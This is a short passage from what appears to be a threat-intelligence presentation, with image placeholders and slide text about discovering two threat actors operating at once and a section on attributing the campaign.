
..and a great surprise
was waiting for
us...Indeed, both actors
were still operating at
the same moment!

This is why we love our job! :D

5. ATTRIBUTE AND CONQUER


ATTRIBUTE AND CONQUER

Well, it was obvious that we needed to map and attribute each event and reveal who was behind the entire campaign.




ATTRIBUTE AND CONQUER

